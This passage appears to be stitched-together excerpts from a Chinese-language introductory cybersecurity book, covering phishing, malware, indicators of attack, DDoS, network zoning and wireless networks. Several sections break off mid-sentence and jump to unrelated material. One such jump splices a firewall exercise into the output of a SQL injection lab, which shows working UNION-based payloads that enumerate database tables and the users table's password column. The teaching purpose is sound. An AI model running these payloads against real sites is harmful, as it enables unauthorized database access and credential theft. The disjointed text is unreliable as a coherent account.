雖然看起來好像不是如此，但人類在某些行為方面，其實是相當容易預測的。黑帽駭客很清楚這一點，所以他們會使用一種稱為「社交工程」（*social engineering*）的技術來利用人的弱點，去操縱某人做某件事，或是讓受害者透露一般人通常不會輕易洩露的私密資訊。

攻擊者會利用社交工程的技術來欺騙你，以取得你的系統或資料的存取權限。本章打算討論攻擊者用來獲取情報的一些社交工程技術，其中包括網路釣魚、網址劫持，甚至是散播假消息的做法。等到本章結束時，你就會很清楚知道如何察覺假訊息與假冒的網站，進而協助你避免掉任何試圖竊取你個人訊息的攻擊者。

網路釣魚是什麼？有魚能吃嗎？

網路釣魚是最常見的社交工程攻擊類型之一。它通常是以 email 為媒介，試圖欺騙受害者透露關鍵資訊。最常見的就是你在 email 開頭處看到有人要送你一百萬美元，或是承諾你只要點擊鏈結就可以獲得很酷的獎品。你在按下刪除鍵的同時，心裡可能還順便嘲笑了一下信中超爛的文法，還有那什麼亂編的說法也太搞笑了吧。這些其實都是很常見的網路釣魚範例。

黑帽駭客會試圖以合法的個人或組織身分出現，並提供某種獎勵，或提出某種只有你才能解決的危機。舉例來說，他們可能會假裝來自你的銀行，並告訴你「一定要在帳號被鎖定之前，回覆你帳號的詳細訊息」。他們經常透過提高緊迫感與恐嚇的效果，希望你會害怕到足以做出他們想要你做的事，而不去懷疑他們的迂迴戰術。

這些嘗試的目的，通常就是為了取得一些詳細的訊息，例如個人身分資訊（PII）、信用卡號或重要的網路帳號（例如你的銀行或 email 帳號）密碼。有時他們會直接在 email 中詢問這些資訊。通常他們會要求你點擊一個鏈結，連到一個模仿真實網站但實際上是惡意網站的頁面，然後記錄並竊取你輸入的任何資訊（例如你的密碼與使用者名稱）。這是網路釣魚其中一種輕微變形的做法，一般稱之為「域名欺詐」（*Pharming*）。我們會在「黑帽駭客利用網址來欺騙你的手法」一節中對此進行更多的討論。

明顯的網路釣魚手法

有時，網路釣魚 email 很容易辨認，而且經常被你的 email 垃圾郵件設定自動篩選掉。我們就來看一個典型的網路釣魚 email 範例，或許你也可以在你的垃圾郵件資料夾中，找到類似的例子：

> 親愛的 Human Greg，
>
> 跟你說一聲，你在我們資料庫中的信用卡需要更新資料。我們更新了系統，所以需要你再次輸入資料。你知道嗎？ Don 不小心在系統上翻倒了一大杯咖啡。我告訴過 Don，絕不能在系統上喝咖啡，但他說他想在哪裡喝咖啡都可以。拜託，可以給我你的信用卡號碼嗎？謝啦掰。
>
> 誠摯的，
>
> Janice，一個真實的人類。（我可不是貓喲）

這封 email 顯然不是名叫 Janice 的那個人所發送的。信中有許多文法錯誤，而且還包含一些不專業的語言。信中也沒提到他代表什麼服務單位，更不用說為什麼他怎麼會直接向你發送 email 要求你提供資訊，而不是請你登入個人帳號（這是比較典型的做法）。此外，它的內容還有許多一般通知帳號更新的郵件沒必要提到的詳細訊息。通常，網路釣魚 email 裡常會包含一些希望可以讓你信任或同情寄件人的描述（例如被驅逐出境或最近失去親人的故事）。提供這些詳細訊息其實是為了達到迷惑或欺騙你的效果。

網路釣魚手法並不一定那麼明顯

並不是所有網路釣魚 email 都很容易辨識。假設你收到一封來自 *customerservice@amazon.org* 的 email 如下：

> 尊貴的顧客，
>
> 您的帳號最近被標識了可疑活動。由於出現這樣的活動，我們暫時停用了您的帳號，請盡快驗證您的資訊，否則我們將在十天之後，永久刪除您的帳號。
>
> 若要驗證您的帳號，請點擊以下鏈結：< 這裡通常是個表面上看不出來的惡意網址鏈結 > 這是一則自動發送的訊息。請將所有回覆發送至 accounts@sparklekitten.net。
>
> 誠摯的，
>
> 客戶服務

最著名的電腦攻擊類型之一，就是四處傳播的惡意軟體。惡意軟體（malware 或 malicious software）有時常被誤以為就是病毒（virus），但凡是想要繞過系統預期操作而設計的任何軟體，都屬於惡意軟體。這類軟體的行動往往未經使用者授權，甚至使用者根本就看不到它的行動。惡意軟體的存在，幾乎與現代電腦一樣悠久。它具有非常多種的形式，儘管防毒軟體用盡最大的努力，但如今它依舊是很常見的一種威脅。

我們打算在本章討論什麼是惡意軟體、以及它很常見的一些變形，還有如何對它做出最佳防禦，順便消除掉一些你在電視上看到一些虛構的駭客因而產生的誤解。

什麼是惡意軟體？

惡意軟體設計的目的，就是為了對電腦系統造成損害。至於某些遊戲有可能會耗盡你電腦裡所有的記憶體，但即使這樣也不會被視為惡意軟體。惡意軟體所造成的損壞，最好的定義就是「被系統視為異常的未授權動作所造成的損壞」。舉例來說，如果使用者用內部系統管理員所設定的使用者名稱與密碼登入系統，這樣就屬於正常的操作。但如果應用程式可以讓黑帽駭客在沒有使用者名稱與密碼的情況下存取系統，這就屬於未經授權的動作。

這樣的說明或許還是讓你覺得一頭霧水，但瞭解「惡意軟體」與「有問題或寫得很爛的軟體」之間的區別很重要。如果有一個軟體（比如前面所提到的遊戲），裡頭有個無意的錯誤導致電腦崩潰或造成其他損害，那並不能算是惡意軟體，因為它充其量只是一個劣質的程式而已。同樣的，如果瀏覽器外掛的隱私宣告說「我們將盜取你的瀏覽器歷史記錄並出售這些資料」，那麼這也不算是惡意軟體，只是讀者沒花心思去閱讀隱私宣告而已。另一方面，如果程式看似正常運行，同時卻另外執行一些隱藏的動作（例如在不通知使用者的情況下記錄使用者的鍵盤動作），這或許就是一個惡意軟體了。

在大多數情況下，惡意軟體相當容易辨識，因為它會執行一些明顯的惡意動作（例如盜用你的密碼，或是讓另一個未經授權的系統存取你的電腦）。但有些程式在執行合法授權的功能時，同時也會進行一些不受歡迎的動作（例如顯示廣告或記錄使用者資料）。只因為一個程式看起

IoA攻擊指標	範例	可能存在的惡意活動
改動 email 設定	建立新的收件匣規則；添加新的郵件轉發規則；來自某帳號的 email 活動急劇增加	可能是 email 帳號被攻陷；也可能是有人正在使用 email 發送垃圾郵件或網路釣魚攻擊
應用程式或系統進行不尋常的連線	外網的系統連線到內網的系統；應用程式做出從沒見過或不尋常的請求（例如嘗試從唯讀資料庫下載資料）；系統嘗試存取未經授權的設備，或是存取非正常工作流程會用到的設備（例如某部電腦試圖連線到 HR 人力資源資料庫）	可能是惡意軟體或黑帽駭客攻陷了某個應用程式或系統；然後攻擊者利用已被攻陷的系統，進一步嘗試存取網路中的其他系統，試圖盜取更多的資料。
短時間內出現多次故障	多次嘗試登入失敗；多次請求存取失敗；多次出現系統故障	可能是黑帽駭客試圖存取系統或某個帳號（例如對某個帳號使用暴力登入攻擊）；他們或許想利用系統故障，繞過正常的安全管控機制
系統執行某些未經授權的程式或 process 行程	某程式並不隸屬於任何一般的商業軟體，卻被設定在系統啟動時自動執行；某個 process 行程用到大量記憶體或 CPU 資源	可能就是個惡意軟體（尤其是木馬程式）
在非正常工作時間出現某些活動	在非正常工作時間，出現網站查詢、發送 email、執行某應用程式或登入系統	可能是惡意軟體或黑帽駭客正在攻擊系統（系統或許被開了後門或放置了木馬程式）

練習：Windows 10 與 macOS 的帳號設定

如果想瞭解身分驗證與授權系統對於電腦的使用有何影響，最好的方式就是管理一下你家電腦裡的帳號。無論你使用的是 Windows 還是 Apple 系統，應該都可以建立一些帳號，然後控制他們對系統某些部分的存取權限。在本練習中，我們會在 Windows 或 Apple 電腦中，對你的帳號進行一些安全性設定。然後我們會建立一個新帳號，再授予它存取某個共用資料夾的權限。雖然這個練習很簡單，但其中用到本章所提過的身分驗證、授權原則等各方面的概念，讓你可以真正瞭解如何保護系統，抵擋非必要的存取操作。

分散式拒絕服務攻擊

DoS 攻擊通常是指某一個設備攻擊另一個單一目標（例如 ping of death 攻擊）。而所謂的「分散式拒絕服務」（*DDoS*）攻擊，攻擊者則會利用很多個系統來攻擊單一目標。由於使用很多個系統來進行攻擊，因此攻擊者可以藉此放大攻擊的效果。

在 *Smurf* 攻擊（這是 DDoS 攻擊其中一個已過時的範例）的做法中，攻擊者會先把自己的 IP 假造為攻擊目標的 IP。圖 6-6 顯示的就是 Smurf 攻擊的示意圖。



圖 6-6：Smurf 攻擊的示意圖

改用假造的 IP 位址之後，攻擊者就會向某個大型網路的廣播地址發送 ping ❶。廣播地址會自動把網路流量發送到網路中所有的其他設備 ❷。因此，這個 ping 會被分別發送到網路中的所有設備。然後所有的設備都會針對攻擊目標的 IP 位址做出相應的回應 ❸。如此一來，目標就會被眾多的回應所淹沒，進而崩潰 ❹。

DDoS 攻擊有一個更現代的範例，就是所謂的「DNS 放大攻擊」（圖 6-7）。



圖 6-7：DNS 放大攻擊的示意圖

DNS 放大攻擊的做法與 Smurf 攻擊很類似，它主要是利用基本的 DNS 請求，塞爆受害者與網際網路之間的連接。黑帽駭客首先會假造受害者的 IP 位址，並製造出大量的 DNS 查詢請求 ❶。這些查詢的回應內容包含大量的參數，因此只要單一的簡單請求，就會收到尺寸很大的回應。攻擊者會以一種持續而穩定的方式，把這些查詢發送到許多公開可用的 DNS 伺服器 ❷。雖然查詢本身的尺寸相對比較小，但回應的尺寸卻很大。DNS 伺服器會把這些尺寸很大的回應送往受害者的 IP 位址 ❸，進而達到 DoS 的效果。攻擊者曾在 2016 年針對 Krebs on Security 這個安全網站使用了此類型的攻擊，造成了當年規模最大的其中一次 DDoS 攻擊。

攻擊者進行 DDoS 攻擊的其中一種做法，就是建立一個「殭屍網路」（*botnet*）。這裡所謂的「殭屍機器」（bot）指的就是被黑帽駭客攻陷的系統，它會接受攻擊者所控制的伺服器傳來的指令。被這種方式所攻陷的設備，通常都被安裝了惡意軟體或韌體。攻擊者可以把好幾十萬甚至好幾百萬台設備，變成可以同時接收其指令的殭屍機器。殭屍網路可同時向伺服器發送請求，以造成強大的 DDoS 攻擊效果。Mirai 殭屍網路就是曾被記錄過的其中一個較大的殭屍網路，據信它曾在最高峰時期感染 600,000 部物聯網設備。這些設備全都可以被用來發送 ping、DNS 查詢或其他類型的 DoS 攻擊，而攻擊者根本不必自己直接攻擊其目標。因此殭屍網路成了攻擊受害者系統非常高效的其中一種工具。

抵擋網路攻擊

如果想要抵擋網路攻擊，就必須先清楚理解你的網路佈局，知道網路究竟連接到哪些資源。如果網路的佈局很凌亂，黑帽駭客利用起來肯定容易許多，畢竟 IT 系統管理員要是搞不清楚流量在網路內如何流動，肯定就很難做出正確的設定，確保系統有很好的安全管控。對於一些擁有好幾千甚至好幾萬個系統的大型網路來說，尤其如此。

解決此問題的其中一種做法，就是把你的網路劃分成幾個不同的區域，並針對每個區域、而不是針對每個系統建立安全性防護。如果有某個系統要被添加到某個區域中，就必須符合某一組特定的安全控制做法，以滿足該區域的要求。如果有某些系統需要開放給外部進行存取，可以採用一種叫做 *DMZ*（非軍事區）的常用網路區域類型。DMZ 的位置位於內網與外網之間。它有點像兩者的混合體。系統管理員通常會把一些可以從外部連接的系統，放到 DMZ 之中。舉例來說，如果你有一個網站伺服器，就應該把該伺服器放在 DMZ。DMZ 通常有嚴格的控制，以確保流量在進出時受到監控，而不會被任何攻擊或漏洞進行破壞。圖 6-8 顯示的就是 DMZ 的示意圖。



圖 6-8：在網路中設置 DMZ 的一個範例

常會看到 IPS 只用於一些很關鍵的位置（例如 DMZ 的入口），而 IDS 則可能放在 DMZ 內的每一部伺服器中，如圖 6-9 所示。



圖 6-9：IDS 與 IPS 在網路中放置位置的範例

IPS 與 IDS 通常綁定在多合一的設備中，這種設備會把許多種不同的服務整合到一個系統之中。像這樣的設備有可能內含大量的安全相關功能，包括防火牆、email 篩選器、proxy 代理伺服器等等。

練習：設定你的防火牆

Windows 與 macOS 都有內建防火牆，你可以用來阻止那些想要進入系統中特定應用程式的流量。雖然這些防火牆都已經有一組預設的規則，可提供相當程度的安全性，但你還是可以自行添加、刪除或修改這些規則。自定義規則可以讓你的設備更加安全，尤其是你剛添加某個新應用程式，又不想讓它與外部連線時。在本練習中，你將學習如何設定防火牆、添加連入規則，以保護你剛剛新安裝的應用程式。

Windows

如果要存取 Windows 防火牆，請在螢幕左下角的搜尋欄輸入「**防火牆**」。這樣就會出現「具有進階安全性的 Windows Defender 防火牆」選項。點擊此選項就會開啟一個視窗，顯示防火牆的一般資訊與相關設定。點擊畫面左側的「**進階設定**」，即可開啟圖 6-10 所示的視窗（必須有管理者帳號才能執行此操作）。

```
ID: sparklekitten' and 1=0 union select null, table_name from information_schema.tables
#
First name:
Surname: guestbook
ID: sparklekitten' and 1=0 union select null, table_name from information_schema.tables
#
First name:
Surname: users
ID: sparklekitten' and 1=0 union select null, table_name from information_schema.tables
#
First name:
Surname: ALL_PLUGINS

Output abridged
```

由於我們想找的是一些關於使用者的資訊，因此我們先聚焦在 users 這個資料表。現在我們已經知道使用者相關的資料表名稱，接著就可以對它進行查詢，以獲取更多的資訊。在繼續後面的練習之前，請先嘗試進行以下的查詢，看看你能否發現任何感興趣的內容：

```
sparklekitten' and 1=0 union select null, concat(table_name,0x0a,column_name)
from information_schema.columns where table_name = 'users' #
```

這一行會把 users 資料表內所有的欄位名稱全都列出來。concat 這個指令會把資料表名稱（也就是 users）與欄位名稱串接起來。0x0a 這個語法代表換行的意思，因此資料表名稱與各縱列的欄位名稱會被分成兩行，這樣比較容易閱讀。

輸入這段查詢文字之後，輸出應該會有好幾行，呈現出資料表內各個欄位的名稱。

找出密碼

在本練習中，我們特別感興趣的是其中一個欄位：

```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from
information_schema.columns where table_name = 'users' #
First name:
Surname: users
password
```

無線網路在抵擋黑帽駭客攻擊方面，給使用者帶來了一系列全新的挑戰。本章與第 6 章所討論的有線網路最主要的區別，顯然就在於無線網路是「無線」的。無線網路是利用無線電波在設備之間發送資料，因此就像 1981 年 Phil Collins 的熱門歌曲的歌名一樣，*it's in the air tonight*（今晚在空中相會）。

玩笑歸玩笑，老實說無線網路確實比較容易受到攻擊，因為實體隔離的做法（有線網路抵擋攻擊的主要做法之一）是行不通的。舉例來說，你只要鎖好辦公大樓，就能阻擋一些不受歡迎的人進來存取有線網路。但這種做法對無線網路不管用，因為無線設備的訊號會穿過障礙物，因此外面的人也可以接收到訊號。

你在本章會更瞭解無線的運作原理，以及它的獨特之處。瞭解相應的機制之後，我們就會繼續討論攻擊者如何利用其功能，透過無線網路盜取其中所發送的各種資料。然後我們會探討一些重要的防禦措施，無論在家裡還是在辦公室環境下，你都可以用這些做法來保護你的無線網路。在後續的練習中，你也會學習到如何保護一般典型無線路由器的做法。

無線網路的運作原理

無線網路並不是用電纜線來傳輸資料；無線設備都是用天線來發送無線訊號。這些天線有可能就在設備的外部，像外星人的耳朵一樣從設備裡伸出來；也有可能藏在設備內部，就像筆記型電腦裡的天線一樣。現代的無線設備經常會有好幾個天線，以增加處理的訊號量。

無線網路設備一般都會朝著一個叫做「無線 AP」（*WAP*；*Wireless Access Point*，無線存取點）的中央連線設備收發訊號，這個設備通常就是你的路由器或交換器。無線 AP 負責管理設備之間的所有通訊，它可能會把訊號傳遞到無線網路的另一個設備，或是把訊號發送到有線網路。

建立無線網路，有兩種不同的方式。在 *infrastructure*（基礎架構）模式下，無線 AP 可同時扮演路由器和交換器的角色，做為整個網路與網際網路之間的閘道。不過也有些無線 AP 並沒有路由器或交換器的功能，它只能在無線與有線網路之間直接傳遞網路流量。

建立無線網路的另一種方法，就是使用所謂的 *ad-hoc*（臨時特定）模式。在這樣的設定下，並不會有一個處於中央地位的無線 AP 連線設備。每個設備都可以使用無線訊號，直接連接到另一個設備。由於這些設備彼此間直接相連，因此並不需要中央設備。每個設備都可以直接向它所連接的設備發送資訊。兩個藍牙設備彼此相連，就是 ad-hoc 網路其中一個很好的例子。藍牙是專為短距離使用（例如把手機連接到汽車音響以播放音樂）而設計的一種無線通訊形式。當你把藍牙設備連接到你的手機或汽車時，其實你就是在建立一個臨時的 ad-hoc 無線網路。（這也是第 2 章所討論的個人區網其中的一個範例。）圖 8-1 顯示的就是這兩種無線網路類型的網路圖範例。



圖 8-1：Infrastructure 網路與 ad-hoc 網路的不同配置

設備可根據無線 AP 的唯一標識符號 *SSID*（Service Set Identifier；服務集標識符號）找到並分辨出不同無線網路所發送的訊號。基本上，它就是無線網路的名稱，也是你把設備連接到無線網路時所顯示的名稱，如圖 8-2 所示。無線 AP 通常會廣播其 SSID，因此任何偵聽無線訊號的設備都可以看到它，不過我們也可以把 SSID 隱藏起來，這樣就可以強迫你必須知道所要連接的 SSID，才能連進無線網路。

來攻擊者若想要攻擊網路，就會變得更有挑戰性；因為這樣他們必須想辦法突破實體障礙（例如鎖上的門），才能開始進行無線攻擊。

無線網路圖也很適合用來確保你不會把無線 AP 放置在可能造成干擾的設備附近。圖 8-4 顯示的就是一個無線網路圖的範例。



圖 8-4：無線網路圖範例

只要利用無線網路圖，你就可以做好無線 AP 的設定，並確保相應的設定是正確的。請記得檢查一下是否採用 WPA2 進行加密，並以 802.1X 或強密碼進行身分驗證。此外，請確保在你的內部網路中，每個無線 AP 全都各自切分出自己的子網路。如此一來，無線子網路的任何流量在被允許進入主要的內部網路之前，全都必須先通過額外的存取控制（這與 DMZ 的做法很類似）。

設定好網路並驗證過設定之後，你還要定期在無線網路所涵蓋的區域內進行移動檢查，針對任何惡意 AP 或邪惡雙胞胎攻擊，進行「邊移動邊找目標」的 wardrive 測試。這就是所謂的「現場調查」（*site survey*）。你可以嘗試嗅探自己的無線網路，這樣不僅可以查看是否有任何攻擊者試圖進行偽裝攻擊，也有可能找出攻擊者用來存取你網路的任何隱藏 SSID。有個很著名的範例，就是攻擊者冒充工作人員更換了相同型號的鍵盤，實際上其中藏有小型的無線發射器，還有鍵盤記錄器（keylogger）惡意軟體。這樣一來黑帽駭客就可以利用無線發射器盜取鍵盤所輸入的資料。雖然這是一個很極端的案例，但這也是攻擊者如何利用無線設備潛入你的內部網路、隨後利用它來進行存取的一個完美範例。